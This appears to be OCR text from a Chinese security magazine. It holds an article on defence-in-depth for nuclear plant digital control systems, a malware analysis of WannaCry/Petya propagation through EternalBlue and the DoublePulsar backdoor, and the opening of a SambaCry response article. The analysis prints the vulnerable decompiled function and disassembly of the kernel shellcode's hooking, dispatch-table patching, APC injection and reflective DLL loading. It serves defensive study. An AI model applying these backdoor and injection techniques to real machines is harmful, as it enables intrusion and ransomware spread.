随着我国国民经济的快速发展，环境日趋恶劣，能源供应正在成为制约我国经济、社会和环境发展的一个瓶颈，传统能源的外部性环境成本得到重视，我国能源结构向清洁低碳化倾斜，核电始终被寄予厚望。根据核电十三五规划，到 2020 年，我国核电将达到 5800 万千瓦在运，3000 万千瓦在建的规模。核电站从工程管理、工程设计、设备制造、工程建设、安全运行和退役，无一不体现高端技术，仪控系统就是其中一项重要的组成部分。随着全球信息化和数字化技术的迅猛发展，核电仪控系统的数字化是当前核电技术发展的必然趋势，目前国内在建的核电站均采用了全数字化的仪控技术。日本福岛发生核事故之后，客观上对核电安全的要求提高，对仪控技术与装置的研究、设计、制造、选型、应用、维护提出了越来越高的要求，全数字化仪控系统的应用将对确保核电厂的安全、可靠、经济运行，起到至关重要的作用。

二、核电数字化仪控系统架构

典型的核电数字化仪控系统结构分为四层，分别为：

LEVEL0：现场控制层，主要包括以执行器和变送器为主的现场设备；

LEVEL1：过程控制层，主要基于数据采集单元、数字化仪控控制站和 PLC 产品，完成现场信号输入输出、自动控制和保护功能；

LEVEL2：操作控制层（操作和信息管理层），主要包括放置于主控室、远程停堆站、技术支持中心等控制室的操作站、后备用盘

等人机交互设备和相关的数据处理设备；

LEVEL3：管理层，即第三方控制接口以及管理层，主要包括电站信息系统、应急处理系统等。

其中管理层采用 TCP/IP 以太网，在操作控制层和过程控制层以及不同辅控系统之间采用工业以太网互联；过程控制层采用高速现场总线进行通信。反应堆保护安全级控制系统与非安全级控制系统之间数据通信通过安全级网关执行，核电数字化仪控系统架构如图 1 所示




图 1 核电数字化仪控系统架构

三、核电数字化仪控系统安全脆弱性分析

技术脆弱性：

核电数字化仪控系统的数字化和信息化程度不断提高，其越来越多地采用通用协议、通用硬件和通用软件，以各种方式与办公网络等公共网络连接，不仅具有工控网络特有的安全脆弱性，还引入了传统信息资产的安全脆弱性，主要体现在网络、主机、应用软件以及数据安全方面【由于核电站能源利用的特殊性，核电站已经采取了十分严格的物理安全措施】：

- 网络脆弱性：网络安全边界不清晰，未部署网络边界防护设备或设备策略配置不当，未对关键监测点进行网络安全监测和审计；
- 主机脆弱性：主机终端使用默认配置，导致不安全或不必要的端口或服务没有关闭，缺乏安全管控措施（包括防病毒、恶意代码监测、外设管控等）；
- 应用软件脆弱性：核电数字化仪控系统设计时更多关注可用性和功能实现，忽略了系统的安全性，导致工控系统安全漏洞快速增长，如缓冲区溢出、拒绝服务等高危漏洞；同时应用软件的补丁程序未及时安装更新、认证和访问控制措施不足；
- 数据安全脆弱性：敏感数据传输和存储未加密，对敏感数据的访问控制措施不当，缺乏对敏感数据操作的审计。

管理脆弱性：

核电数字化仪控系统的管理脆弱性主要体现在信息安全策略及程序文件不充分甚至缺失、信息安全培训计划及相关规章制度欠缺、很少或基本没有组织信息安全培训和意识培训、第三方运维管理措施不完善、以及缺乏完备的授权验证机制、软件不能及时更新等方面。

四、核电数字化仪控系统安全解决方案

2016 年 11 月 11 日工信部发布的《工业控制系统信息安全防护

指南》（以下简称“指南”）涵盖工业控制系统设计、选型、建设、测试，运行、检修、废弃各阶段安全防护工作要求，更加明确地提出了工控系统信息安全防护的指导思想。本文基于指南的相关要求提出了核电数字化仪控系统信息安全的纵深防御解决方案，总体安全防护架构图如图 2 所示，具体防护措施如下：




图 2 核电数字化仪控系统安全防护架构图

安全技术体系建设：

1. 网络安全防护

• 网络边界划分：二层信息网和厂级管理层之间的网络边界（二层信息网到厂级管理层的数据单向传输）；监控网和现场控制层之间的网络边界；安全级控制系统和非安全级控制系统之间的网络边界；监控网和第三方专用仪控系统之间的网络边界；

• 网络边界防护：二层信息网和厂级管理层之间、安全级控制系统和非安全级控制系统之间部署单向隔离装置实现数据单向传输；在监控网和现场控制层之间、监控网和第三方专用仪控系统之间部署工业安全网关阻断来自监控网的病毒传播、黑客攻击等行为，限制违法操作，避免其对控制网络的影响和对生产流程的破坏；

• 内部网络监测：在二层信息网和监控网分别旁路部署工控入侵监测系统和工控异常行为审计系统准确监测网络异常流量，通过对相关工控协议进行深度解析，及时发现潜在的网络攻击和异常行为并在第一时间告警。

2. 主机安全防护

核电数字化仪控系统主机资产主要包括操作员站、工程师站、服务器、网络设备以及业务应用系统。

• 对主机终端进行安全加固：实现对账号权限、口令策略、系统服务、补丁更新、日志管理等方面的安全配置，结合核电业务需求和相关信息安全标准规范制定各类主机资产安全配置基线，并部署工控安全配置核查系统定期进行安全配置审计；

• 在主机终端部署工控终端管控系统实现对外设进行严格的访问控制、状态监控、进程监控、病毒防护、恶意代码监测、操作行为审计、基于白名单机制的应用程序管控；

3. 应用安全防护

核电数字化仪控系统应用主要包括操作员站、工程师站以及服务器的监视软件、组态软件等应用软件，控制站的嵌入式操作系统

以及应用软件。

• 部署工控漏洞扫描系统和工控漏洞挖掘系统对上下位机操作系统和应用软件进行漏洞扫描，对工控资产进行风险评估和验证漏洞修复情况；

• 加强供应链管理，在核电数字化仪控系统设计和选型阶段，通过合同要求等方式约束工控设备供货商将信息安全因素考虑其中，选择经过严格测试和认证的安全工控产品和应用软件；

• 建立漏洞管理和补丁更新的应急响应机制并责任落实到人，不仅关注涉及操作员站、服务器等传统 IT 资产的漏洞信息，更重要的要关注涉及控制器、PLC 等工控设备的漏洞信息，在安装补丁前进行充分的安全评估和验证测试。

4. 数据安全防护

• 数据在存储传输过程中通过加密方式进行处理，加强对敏感数据的访问控制；

• 部署数据库审计系统，对存储关键数据的数据库进行异常行为进行告警通知、审计记录和事后追踪分析；

安全管理体系建设：

核电数字化仪控系统的信息安全管理体系建设是一个系统性的工程，应遵循和借鉴国内外有关核设施信息安全的相关标准和最佳实践，在对实际控制系统全面、科学风险评估的基础上，综合考虑成本和风险平衡，建设有效的、可操作实施的信息安全管理体系。

五、符合性分析

《指南》要求项	要求内容	防护措施	符合情况
网络安全			
三、边界安全防护	通过工业控制网络边界防护设备对工业控制网络与企业网或互联网之间的边界进行安全防护，禁止没有防护的工业控制网络与互联网连接。	根据核电数字化仪控系统架构和安全性进行网络边界划分，在网络边界处部署工业安全网关和单向隔离装置，实现核电系统和厂级管理网的的逻辑隔离和不同网络分层之间的安全防护。	符合
	通过工业防火墙、网闸等防护设备对工业控制网络安全区域之间进行逻辑隔离安全防护。		
六、远程访问安全	确需远程访问的，采用数据单向访问控制等策略进行安全加固，对访问时限进行控制，并采用加标锁定策略。	部署工业安全网网关（支持 VPN 功能）实现对远程维护访问的身份认证和数据加密。	符合
	确需远程维护的，采用虚拟专用网络（VPN）等远程接入方式进行；		

七、安全监测与应急演练	在工业控制网络部署网络安全监测设备，及时发现、报告并处理网络攻击或异常行为； 在重要工业控制设备前端部署具备工业协议深度包检测功能的防护设备，限制违法操作。	在二层信息网和监控网分别旁路部署工控入侵监测系统和工控异常行为审计系统准确监测网络异常流量，及时发现潜在的网络攻击和异常行为并在第一时间告警。 在重要控制设备前部署工业安全网关，阻断来自监控网的病毒传播、黑客攻击等行为，限制违法操作，避免其对控制网络的影响和对生产流程的破坏。	符合 符合
主机安全			
一、安全软件选择与管理	在工业主机上采用经过离线环境中充分验证测试的防病毒软件或应用程序白名单软件，只允许经过工业企业自身授权和安全评估的软件运行。 建立防病毒和恶意软件入侵管理机制，对工业控制系统及临时接入的设备采取病毒查杀等安全预防措施。	在主机终端部署工控终端管控系统实现对外设进行严格的访问控制、状态监控、进程监控、病毒防护、恶意代码监测、操作行为审计、基于白名单机制的应用程序管控。	符合
五、身份认证	在工业主机登录、应用服务资源访问、工业云平台访问等过程中使用身份认证管理。对于关键设备、系统和平台的访问采用多因素认证。 强化工业控制设备、SCADA 软件、工业通信设备等的登录账户及密码，避免使用默认口令或弱口令，定期更新口令。 加强对身份认证证书信息保护力度，禁止在不同系统和网络环境下共享。	在工控终端设置多因素认证，强化口令强度，禁止使用设备默认口令，实现工控终端的强认证。	符合
应用安全			
二、配置与补丁管理	做好工业控制网络、工业主机和工业控制设备的安全配置，建立工业控制系统配置清单，定期进行配置审计；	对主机终端进行安全加固：实现对账号权限、口令策略、系统服务、补丁更新、日志管理等方面的安全配置，结合核电业务需求和相关信息安全标准规范制定各类主机资产安全配置基线，并部署工控安全配置核查系统定期进行安全配置审计。	符合

	对重大配置变更制定变更计划并进行影响分析，配置变更实施前进行严格安全测试。	建立漏洞管理和补丁更新的应急相应机制并责任落实到人，不仅关注涉及操作员站、服务器等传统 IT 资产的漏洞信息，更重要的要关注涉及控制器、PLC 等工控设备的漏洞信息，在安装补丁前进行充分的安全评估和验证测试。	符合
	密切关注重大工控安全漏洞及其补丁发布，及时采取补丁升级措施。在补丁安装前需对补丁进行严格的安全评估和测试验证。		
十、供应链管理	在选择工业控制系统规划、设计、建设、运维或评估等服务商时，优先考虑具备工控安全防护经验的企事业单位，以合同等方式明确服务商应承担的信息安全责任和义务。	加强供应链管理，在核电数字化仪控系统设计和选型阶段，通过合同要求等方式越是工控设备供货商将信息安全因素考虑其中，选择经过严格测试和认证的安全工控产品；	符合

数据安全			
九、数据安全	对静态存储和动态传输过程中的重要工业数据进行保护，根据风险评估结果对数据信息进行分级分类管理。	数据在存储传输过程中通过加密方式进行数据处理，加强对敏感数据的访问控制；部署数据库审计系统，对存储关键数据的数据库进行异常行为进行告警通知、审计记录和事后追踪分析；	符合

六、关键技术思考

核电数字化仪控系统信息安全需要形成从网络边界隔离防护到内部网络异常行为审计，从工控设备安全风险评估到工控终端安全管控，到最后的敏感数据安全防护的纵深防御技术体系，结合核电数字化仪控系统实际安全需求提出以下几点关键技术：

核电数字化仪控系统是核电站的“神经中枢”，对工控设备的安全性和可靠性要求极高，同样用于核电数字化仪控系统的工控安全设备在设计上要充分地考虑自身的安全性、可靠性以及性能等因素，并需要进行充分的验证和测试；

目前，国内在役的核电站数字化仪控系统和工控设备主要被国外技术垄断，需要在获取相关资料的基础上对这些工控设备和协议进行深度地分析，以支撑工控安全设备的功能；

目前国内在役的各核电站数字化仪控系统架构不尽相同，要在充分挖掘各核电站客户实际安全需求的基础上不断完善工控安全产品体系，优化工控安全产品功能以及工控安全产品跟核电数字化仪控系统设备的兼容性。

深入剖析勒索软件传播方式

威胁情报与网络安全实验室 钱雨村

关键词：勒索软件 永恒之蓝漏洞 永恒之蓝怎么防 EternalBlue 漏洞 DoublePulsar 后门

摘要：本文主要聚焦于近期勒索软件利用漏洞传播的新功能，详细剖析其从借助“永恒之蓝”漏洞植入后门，到驻留维持，到复制传播的实现过程，并给出对应的防护检测手段。

近期随着 WannaCrypt 和 Petya 的大规模爆发，勒索软件再次重新吸引了大众的关注。早期的勒索软件，无论是 CryptoWall、TeslaCrypt 还是 Locky，多数通过钓鱼邮件、社会工程学等手段诱骗受害者点击，虽也有通过网页挂马的方式执行，但就勒索软件本身个体而言，其不具备主动传播的功能。

而近期爆发的勒索软件同以往最大区别在于开始主动利用漏洞进行传播，通过 NSA 泄露的永恒之蓝 EternalBlue 漏洞在用户系统中植入 DoublePulsar 后门，再通过 DoublePulsar 复制自身，形成

蠕虫式快速传播，在企业内网迅速扩散，加密用户重要文件，给用户信息造成极大损害。

本文主要聚焦于勒索软件的传播功能，将详细剖析其从借助漏洞植入后门，驻留维持，到复制传播的实现过程，并给出对应的防护检测手段。

触发漏洞

WannaCrypt 和 Petya 主要通过永恒之蓝 EternalBlue 漏洞实现入侵。永恒之蓝漏洞发生在 srv.sys 模块中的 SrvOs2FeaListSizeToNt 函数，其在处理 SMB_FEA_LIST 的长度存在错误，导致后续越界拷贝，覆盖相邻的内核数据结构，从而发生代码执行。

```
unsigned int __stdcall SrvOs2FeaListSizeToNt(_DWORD *a1)
{
  _DWORD *v1; // eax@1
  char *v2; // edi@1
  char *v3; // esi@1
  int v4; // ebx@3
  unsigned int v6; // [sp+Ch] [bp-4h]@1
  v1 = a1;
  v6 = 0;
  v2 = (char *)a1 + *a1;
  v3 = (char *)(a1 + 1);
  if ( (char *)(a1 + 1) < v2 )
  {
    while ( v3 + 4 < v2 )
    {
      v4 = *((_WORD *)v3 + 1) + (unsigned __int8)v3[1];
      if ( &v3[v4 + 5] > v2 )
        break;
      if ( RtlSizeTAdd(v6, (v4 + 12) & 0xFFFFFFFC, &v6) < 0 )
        return 0;
      v3 += v4 + 5;
      if ( v3 >= v2 )
        return v6;
      v1 = a1;
    }
    // 漏洞成因！SMB_FEA_LIST 的 SizeOfListInBytes 值计算错误。
    *(_WORD *)v1 = (_WORD)v3 - (_WORD)v1;
  }
  return v6;
}
```

植入后门

漏洞触发后，执行的代码其实是一段内核 shellcode，其最终

目的是安装 DoublePulsar 后门。DoublePulsar 是美国国家安全局 NSA 泄露工具中一个危害极大的、无文件型的内核级后门，同时支持 SMB 和 RDP 协议。由于其直接在系统内核中运行，不存在对应的文件，所以很难被主机安全防护软件查杀。后续勒索软件正是通过 DoublePulsar 后门复制自身，形成蠕虫式快速传播。

植入后门的步骤如下：

1) hook sysenter 系统调用

之所以在代码一开始就 Hook sysenter 系统调用，是因为当前运行的中断级别为 DISPATCH_LEVEL，在此中断级别上无法使用分页内存的相关函数。此外许多常用的内核函数（如 PsLookupProcessByProcessId 等），都需在 PASSIVE_LEVEL 中断级别上运行。

```
                        ; CODE XREF: sub_14↑j
nop
pop     ebx
mov     ecx, 176h       ; IA32_SYSENTER_EIP 176H
rdmsr                   ; Loads the contents of MSR

                        ; eax->nt!KiFastCallEntry
mov     ds:0FFDFFFFCh, eax
lea     eax, [ebx+17h]
xor     edx, edx        ; Hook nt!KiFastCallEntry
wrmsr                   ; Writes the contents of EDX:EAX into MSR
```

图 1 hook 系统调用

因此执行的内核 shellcode 需要一开始就 hook sysenter 系统调用，使得后面的代码在进程上下文 PASSIVE_LEVEL 中断级别中执行（降低中断级别）。

2）寻找内核的基地址，

根据其导出表，找到所需函数地址

根据 KPCR 内核结构中的中断描述符表 IDT，取得第一个中断处理函数的地址。由于该地址一定在系统内核模块中，所以反向遍历，寻找 PE 文件头。

```
                pusha
                mov     ebx, eax
                mov     ebp, esp
                sub     esp, 48h
                mov     ecx, large fs:38h ; ntdll!_KPCR
                                          ;    +0x038 IDT
                mov     ax, [ecx+6]       ; ntdll!_KIDTENTRY
                                          ;    +0x000 Offset
                                          ;    +0x002 Selector
                                          ;    +0x004 Access
                                          ;    +0x006 ExtendedOffset
                shl     eax, 10h
                mov     ax, [ecx]
                and     ax, 0F000h        ; 抹掉低位
                        |
loc_1D6:                                  ; CODE XREF: sub_1A9+3B↓j
                mov     ecx, [eax]
                cmp     cx, 5A4Dh         ; 找PE'MZ'头
                jz      short loc_1E6     ; nt kernel Image Base
                sub     eax, 1000h
                jmp     short loc_1D6
```

图 2 遍历寻找内核模块

然后根据其导出表，分别找到 ExAllocatePool、ExFreePool、ZwQuerySystemInformation 函数的地址。

```
loc_1E6:                                  ; CODE XREF: sub_1A9+34↑j
                mov     [ebp-4], eax      ; nt kernel Image Base
                push    ebx
                mov     ebx, eax
                mov     ecx, 0E3690194h ; nt!ExAllocatePool
                call    findFunctionbyHash
                mov     [ebp-8], eax
                mov     ecx, 0F0835485h ; nt!ExFreePool
                call    findFunctionbyHash
                mov     [ebp-0Ch], eax
                mov     ecx, 0D2515B2Eh ; nt!ZwQuerySystemInformation
                call    findFunctionbyHash
```

图 3 寻找内核函数地址

3）定位 Srv.sys 驱动模块的 SrvTransaction2DispatchTable 表的地址。

通过调用 ZwQuerySystemInformation 函数得到所有加载的驱动模块，找到 srv.sys 的地址。

```
push    eax             ; store alloc buufer
push    0
push    dword ptr [ebp-18h]
push    eax
push    0Bh
call    dword ptr [ebp-14h] ; ZwQuerySystemInformation
test    eax, eax
jnz     loc_330
pop     eax             ; restore alloc buffer
push    eax
sub     eax, 0FCh ; '

                        ; CODE XREF: sub_1A9+DE↓j
add     eax, 11Ch       ; sizeof(SYSTEM_MODULE)
push    eax             ; eax->ImageName,
call    calc_hash
mov     ecx, 0C2AD3CFAh ; \SystemRoot\System32\DRIVERS\srv.sys
cmp     eax, ecx        ; DATA XREF: sub_B0A+31↓r
jz      short loc_289   ; eax -> ImageName
```

图 4 定位 Srv.sys 驱动模块

在找到 Srv.sys 驱动模块后，又根据特征在其“.data”节中找到 SrvTransaction2DispatchTable 表的地址。

4）替换 SrvTransaction2DispatchTable 表中的第 0x0E 项，安装 DoublePulsar 后门。

SrvTransaction2DispatchTable 表是 srv.sys 驱动模块处理 SMB Transaction 请求的分发表

通过替换该表中的第 0x0E 项的函数地址，实现 DoublePulsar 后门的安装。图 6(a)，(b) 分别为正常的和被替换后的

```
cmp     dword ptr [esi+50h], 1
mov     eax, [esi+38h]
movzx   eax, word ptr [eax]
jb      short loc_501A1
cmp     ax, 11h
ja      short loc_501A1
movzx   eax, ax
push    edi             ; PERESOURCE
call    _SrvTransaction2DispatchTable[eax*4] ;
mov     ebx, eax
mov     eax, _WPP_GLOBAL_Control
cmp     byte ptr [eax+1Dh], 2
jb      loc_50452
test    byte ptr [eax+20h], 1
jz      loc_50452
call    ds:__imp__KeGetCurrentIrql@0 ; KeGetCur
cmp     al, 2
```

图 5 调用 SrvTransaction2DispatchTable 分发表

```
kd> dds srv!SrvTransaction2DispatchTable
98f42530  98f6a56f srv!SrvSmbOpen2
98f42534  98f64fe4 srv!SrvSmbFindFirst2
98f42538  98f6506d srv!SrvSmbFindNext2
98f4253c  98f67a89 srv!SrvSmbQueryFsInformation
98f42540  98f682f3 srv!SrvSmbSetFsInformation
98f42544  98f5ef65 srv!SrvSmbQueryPathInformation
98f42548  98f5fc74 srv!SrvSmbSetPathInformation
98f4254c  98f5e77c srv!SrvSmbQueryFileInformation
98f42550  98f5f55d srv!SrvSmbSetFileInformation
98f42554  98f684e5 srv!SrvSmbFindNotify
98f42558  98f6597a srv!SrvSmbIoctl2
98f4255c  98f684e5 srv!SrvSmbFindNotify
98f42560  98f684e5 srv!SrvSmbFindNotify
98f42564  98f605fb srv!SrvSmbCreateDirectory2
98f42568  98f6af2b srv!SrvTransactionNotImplemented
98f4256c  98f6af2b srv!SrvTransactionNotImplemented
98f42570  98f511d7 srv!SrvSmbGetDfsReferral
98f42574  98f50ff7 srv!SrvSmbReportDfsInconsistency
```

图 6(a) 正常的 SrvTransaction2DispatchTable 表

SrvTransaction2DispatchTable 表

被替换后的第 0x0E 项函数地址指向内核 shellcode 自己分配的 DoublePulsar 后门的处理函数。至此，后门植入完毕，由于其直接在系统内核中运行，不存在对应的文件，因此非常隐蔽，很难被主机安全防护软件查杀。

```
kd> dds srv!SrvTransaction2DispatchTable
98f42530  98f6a56f srv!SrvSmbOpen2
98f42534  98f64fe4 srv!SrvSmbFindFirst2
98f42538  98f6506d srv!SrvSmbFindNext2
98f4253c  98f67a89 srv!SrvSmbQueryFsInformation
98f42540  98f682f3 srv!SrvSmbSetFsInformation
98f42544  98f5ef65 srv!SrvSmbQueryPathInformation
98f42548  98f5fc74 srv!SrvSmbSetPathInformation
98f4254c  98f5e77c srv!SrvSmbQueryFileInformation
98f42550  98f5f55d srv!SrvSmbSetFileInformation
98f42554  98f684e5 srv!SrvSmbFindNotify
98f42558  98f6597a srv!SrvSmbIoctl2
98f4255c  98f684e5 srv!SrvSmbFindNotify
98f42560  98f684e5 srv!SrvSmbFindNotify
98f42564  98f605fb srv!SrvSmbCreateDirectory2
98f42568  850b5048
98f4256c  98f6af2b srv!SrvTransactionNotImplemented
98f42570  98f51107 srv!SrvSmbGetDfsReferral
98f42574  98f50ff7 srv!SrvSmbReportDfsInconsistency
```

图 6(b) 被修改后的 SrvTransaction2DispatchTable 表

传播扩散

在向内网其他主机植入 DoublePulsar 后门之后，勒索软件就可以通过 DoublePulsar 的 RunDLL 功能将自身传播到内网的其他机器上，从而在内网中不断扩散。

勒索软件借助 DoublePulsar 后门传播扩散的主要流程如下：

```
[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall      Only output the install shellcode to a binary file on d
isk.
    1) Ping               Test for presence of backdoor
    2) RunDLL             Use an APC to inject a DLL into a user mode process.
    3) RunShellcode       Run raw shellcode
    4) Uninstall          Remove's backdoor from system
```

图 7 DoublePulsar 后门的主要功能

1）将自身作为资源附加在一个 DLL 后。通过 RunDLL 功能，由 DoublePulsar 负责执行该 DLL，而该 DLL 又将勒索软件从资源节中提取出来释放在主机上运行。

2）DoublePulsar 在接受到 RunDLL 的命令后，首先根据 hash 获得一些内核函数地址。




图 8 RunDLL 产生的网络流量

然后通过内核 APC 方式将用户态 shellcode 和 DLL 注入到用户态指定进程中运行。

```
kd> dds edi
98bcfa58  82a0f976 nt!ExAllocatePool
98bcfa5c  82b25a67 nt!ExFreePool
98bcfa60  82a9f0ef nt!KeStackAttachProcess
98bcfa64  82a9a732 nt!KeUnstackDetachProcess
98bcfa68  82a3ef7c nt!ZwAllocateVirtualMemory
98bcfa6c  82ab4134 nt!KeInitializeApc
98bcfa70  82ab9b67 nt!KeInsertQueueApc
98bcfa74  82a988ee nt!IoAllocateMdl
98bcfa78  82a6be9f nt!MmProbeAndLockPages
98bcfa7c  82a730b6 nt!MmMapLockedPages
98bcfa80  82a9c4fc nt!MmUnmapLockedPages
98bcfa84  82a902be nt!IoFreeMdl
98bcfa88  82c5f950 nt!PsLookupProcessByProcessId
98bcfa8c  82a8e315 nt!PsGetProcessImageFileName
98bcfa90  82ac540e nt!PsGetProcessPeb
98bcfa94  82a7c163 nt!ObfDereferenceObject
98bcfa98  82a3ab99 nt!PsGetCurrentThread
98bcfa9c  82a8dfce nt!PsGetCurrentProcess
98bcfaa0  82a12ad1 nt!PsGetThreadTeb
```

图 9 RunDLL 所需的内核函数

3）被注入到用户态进程的 shellcode 负责在内存中直接加载附加在最后的 DLL。

```
mov     [edi+8Ch], edx  ; edx->ETHREAD
push    50h ; 'P'
push    0
call    dword ptr [edi] ; PVOID ExAllocatePool(
                        ;   _In_ POOL_TYPE PoolType,
                        ;   _In_ SIZE_T     NumberOfBytes
                        ; );
test    eax, eax
jz      short loc_322
mov     [edi+90h], eax  ; alloc buffer
mov     dword ptr [eax+40h], 14C2h ; 对应汇编代码 ret 14h;
push    0
push    1
push    dword ptr [edi+54h] ; 之前ZwAllocateVirtualMemory申请的，用于复制
push    0
lea     edx, [eax+40h]
push    edx
push    0
push    dword ptr [edi+8Ch]
push    eax
call    dword ptr [edi+14h] ; VOID NTAPI KeInitializeApc (
                        ;     __out PRKAPC    Apc,
                        ;     __in PRKTHREAD  Thread,
                        ;     __in KAPC_ENVIRONMENT   Environment,
                        ;     __in PKKERNEL_ROUTINE   KernelRoutine,
                        ;     __in_opt PKRUNDOWN_ROUTINE  RundownRoutine,
                        ;     __in_opt PKNORMAL_ROUTINE   NormalRoutine,
                        ;     __in_opt KPROCESSOR_MODE    ProcessorMode,
                        ;     __in_opt PVOID  NormalContext
                        ; )
push    0
push    0
push    0
push    dword ptr [edi+90h]
call    dword ptr [edi+18h] ; BOOLEAN NTAPI KeInsertQueueApc (
```

图 10 内核 APC 方式注入用户态进程

```
push    ebp
lea     ebp, [ebp-996h] ; 此shellcode offset 0x3CF处
mov     edi, [esi+44h]
call    check_PE
test    eax, eax
jnz     loc_378         ; ImageBase
call    AllocImageBuffer
test    eax, eax
jz      loc_378         ; ImageBase
mov     [ebp+10h], eax  ; alloc buffer to store PE Image
mov     edi, [ebp+4]    ; edi->PE header
add     edi, 34h ; '4'
mov     edi, [edi]      ; edi->image base
mov     eax, [ebp+10h]
sub     eax, edi        ; eax->实际ImageBase地址和理想的差值
mov     [ebp+14h], eax
call    copySection
test    eax, eax
jnz     loc_378         ; ImageBase
call    importTable
test    eax, eax
jnz     loc_378         ; ImageBase
call    updateImageBase
test    eax, eax
jnz     loc_378         ; ImageBase
call    relocationTable
test    eax, eax
jnz     loc_378         ; ImageBase
call    sectionCharateristics
test    eax, eax
jnz     loc_378         ; ImageBase
call    callEntryPoint  ; DLL_PROCESS_ATTACH
test    eax, eax
```

图 11 用户态 shellcode 负责加载 DLL

4）被加载的 DLL 从自身的资源节中提取出勒索软件本体，将其释放到受害者主机上执行。

运行后的勒索软件遍历用户重要文件，通过 RSA+AES 算法加密，造成用户数据损失。同时不断通过漏洞继续向内网其他传播扩散，形成闭环不断循环，从而快速在内网中传播，形成几何级增长。

```
v0 = FindResourceA(hModule, (LPCSTR)0x65, aW);
v1 = v0;
if ( v0 && (v2 = LoadResource(hModule, v0)) != 0 && (v3 = LockResource(v2)) != 0
{
  v5 = *(_DWORD *)v3;
  v6 = CreateFileA(Dest, 0x40000000u, 2u, 0, 2u, 4u, 0);
  if ( v6 != (HANDLE)-1 )
  {
    WriteFile(v6, (char *)v3 + 4, v5, &NumberOfBytesWritten, 0);
    CloseHandle(v6);
  }
  result = 1;
```

图 12 从资源节中提取勒索软件




图 13 绿盟入侵防护系统 NIPS 抵御勒索软件

检测防护

1）企业网络管理员可使用绿盟入侵防御系统 NIPS 对网络中的攻击报文和 Doublepulsar 后门连接报文进行阻断，防范勒索软件进一步扩散，如下图：

2）个人用户及时更新 Windows 安全补丁，重点检查 MS17-010 补丁安装情况。及时更新终端安全防护软件。定期备份重要文件。养成良好的网络安全意识，避免打开未知邮件中的链接或附件，谨慎从网络下载各类可执行程序。

总结

本文主要分析了近期勒索软件的传播功能，详细剖析其从借助漏洞植入后门，驻留维持，到复制传播的实现过程，并给出了对应的防护检测手段。随着勒索软件的不断发展，其在技术上也有了不断创新，危害更大，需要我们全社会不断持续关注并重视。

与威胁情报中心NTI联动ESP预警、应急与持续监控运营

产品支持部 刘文韬

关键词：绿盟威胁情报中心 NTI 绿盟企业安全平台 ESP
应急响应 持续监控 Sambacry

摘要：当勒索病毒到来时，你是不是忙的焦头烂额？绿盟企业安全平台 ESP 借助威胁情报，能够对最新的安全威胁进行预警和应急响应，并在运营系统的支撑下，提高安全运维的效率，另外 ESP 平台还可以补漏洞、除隐患并进行持续监控。本文通过 SambaCry 的响应过程，为您展示应对方案。

在 WannaCry 肆虐之后的不久，一个新的存在七年之久的远程代码执行漏洞（CVE-2017-7494）被披露出来，该漏洞就像 Linux 系统的 WannaCry，有人甚至称其为 SambaCry，因为它通过影响 Linux 中的 SMB 协议传播，并且可以成为蠕虫病毒。

